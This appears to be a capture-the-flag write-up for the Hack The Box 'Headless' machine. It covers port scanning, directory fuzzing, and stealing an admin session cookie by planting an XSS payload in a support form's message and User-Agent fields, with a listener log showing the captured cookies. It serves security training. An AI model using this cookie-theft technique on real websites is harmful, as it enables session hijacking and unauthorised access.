Headless

We begin with an nmap scan


```
$ nmap -Pn 10.10.11.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-25 11:29 EDT
Nmap scan report for headless.htb (10.10.11.8)
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds
```

As we can see, ports 22 and 5000 are open


First, make sure and add the hostname and ip address to your /etc/hosts file

```
$ echo 10.10.11.8 headless.htb | sudo tee -a /etc/hosts && cat /etc/hosts
[sudo] password for eva:
10.10.11.8 headless.htb
127.0.0.1       localhost
```

Upon visiting the page on port 5000, we see this




Clicking the button takes us to the support page




We need more to go off of, maybe fuzzing for hidden directories will reveal additional endpoints


```
$ gobuster dir -u http://10.10.11.8:5000  -w ../wordlists/dir/raft-large.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.8:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../wordlists/dir/raft-large.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/support              (Status: 200) [Size: 2363]
/dashboard            (Status: 500) [Size: 265]
```

Almost right away, we see both the /support and /dashboard endpoints. Let’s attempt to visit /dashboard




On the support page, we fill the text boxes with dummy text and intercept the request






In the request, we see a session cookie “is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs”

Here’s something interesting. The cookie is encoded in base64. Decoding it reveals that the session cookie is for a user



We realize that we may need an admin cookie to access the dashboard page. We can steal one via a XXS vulnerability in the /support page. This one is a bit tricky though, because not only must you fill the message parameter with the payload, you must also replace the user agent field with it, like so




Before forwarding the request, be sure to set up a python listener on the desired port to capture the admin cookie

```
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```


Forward the request, and you should see the user cookie appear along with the admin cookie shortly after


```
10.10.16.41 - - [25/Mar/2024 10:28:11] code 404, message File not found
10.10.16.41 - - [25/Mar/2024 10:28:11] "GET /is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 404 -
10.10.11.8 - - [25/Mar/2024 10:28:42] code 404, message File not found
10.10.11.8 - - [25/Mar/2024 10:28:42] "GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
```

The admin cookie, similar to the user cookie, decodes from base64



We can then intercept a GET request to the dashboard page and use the admin cookie to gain access

